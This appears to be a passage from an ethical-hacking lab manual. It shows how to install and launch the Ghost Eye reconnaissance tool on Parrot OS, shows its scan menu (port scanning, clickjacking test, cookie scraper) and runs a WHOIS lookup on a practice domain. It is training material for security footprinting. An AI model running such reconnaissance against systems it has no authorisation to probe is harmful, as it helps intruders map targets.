
Note: The password that you type will not be visible.

- Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.




```
cd ghost_eye - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[attacker@parrot]~$ cd ghost_eye
[attacker@parrot]~/ghost_eye$ #
```

- In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.



```
pip3 install -r requirements.txt - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[attacker@parrot]~$ cd ghost_eye
[attacker@parrot]~/ghost_eye$ #pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.9.3)
Collecting cfscrape
  Downloading cfscrape-2.1.1-py3-none-any.whl (12 kB)
Collecting python-nmap
  Downloading python-nmap-0.7.1.tar.gz (44 kB)
    | 44 kB 3.2 MB/s
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (2.25.1)
Requirement already satisfied: urllib3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (1.26.5)
Collecting webtech
  Downloading webtech-1.3.1.tar.gz (131 kB)
    | 131 kB 11.2 MB/s
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from beautifulsoup4->-r requirements.txt (line 1)) (2.2.1)
Building wheels for collected packages: python-nmap, webtech
  Building wheel for python-nmap (setup.py) ... done
  Created wheel for python-nmap: filename=python_nmap-0.7.1-py2.py3-none-any.whl size=20633 sha256=b73b6fe139c15ed13993a65fa6f9981f763afcf7e9cef537c6e468548acff54
  Stored in directory: /root/.cache/pip/wheels/53/71/ff/6c6c9ec0e109ecfe05a0cd55d4380613d04131d592ce3c1f90
  Building wheel for webtech (setup.py) ... done
```


8. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.



The screenshot shows a Parrot Terminal window titled "python3 ghost_eye.py - Parrot Terminal". The terminal prompt is `[root@parrot]-[/home/attacker/ghost_eye]`. The command `#python3 ghost_eye.py` has been executed. The output displays a large ASCII art logo for "Ghost Eye V2". Below the logo, the following text is shown:

```
Ghost Eye - Information Gathering Tool
Author: Jolanda de Koff aka Bulls Eye
Github: https://github.com/BullsEye0
Website: https://hackingpassion.com
Patreon: https://www.patreon.com/jolandadekoff
```

Below this, a green message says: `Hi there, Shall we play a game..? 😊`. At the bottom, a list of 9 options is displayed, each preceded by `[+]`:

- [+] 1. EtherApe – Graphical Network Monitor (root)
- [+] 2. DNS Lookup
- [+] 3. Whois Lookup
- [+] 4. Nmap Port Scan
- [+] 5. HTTP Header Grabber
- [+] 6. Clickjacking Test - X-Frame-Options Header
- [+] 7. Robots.txt Scanner
- [+] 8. Cloudflare Cookie scraper
- [+] 9. Link Grabber

The terminal window has a menu bar at the top with "File", "Edit", "View", "Search", "Terminal", and "Help". The bottom status bar shows "Menu" and "python3 ghost_eye.py - ...".

9. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

10. Let us perform a Whois Lookup. Type **3** for the **Enter your choice:** option and press **Enter**.

11. Type **certifiedhacker.com** in the **Enter Domain or IP Address:** field and press **Enter**

```
[+] 6. Clickjacking Test - X-Frame-Options Header
[+] 7. Robots.txt Scanner
[+] 8. Cloudflare Cookie scraper
[+] 9. Link Grabber
[+] 10. IP Location Finder
[+] 11. Detecting CMS with Identified Technologies
[+] 12. Traceroute
[+] 13. Crawler target url + Robots.txt
[+] 14. Certificate Transparency log monitor
[x] 15. Exit

[+] Enter your choice: 3
[+] Enter Domain or IP Address: certifiedhacker.com
```

12. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.

```
python3 ghost_eye.py - Parrot Terminal
File Edit View Search Terminal Help
[-] Searching for Whois Lookup: certifiedhacker.com
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2021-05-30T08:52:04Z
Creation Date: 2002-07-30T00:32:00Z
Registry Expiry Date: 2022-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8003337680
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.BLUEHOST.COM
Name Server: NS2.BLUEHOST.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-04-18T09:58:06Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

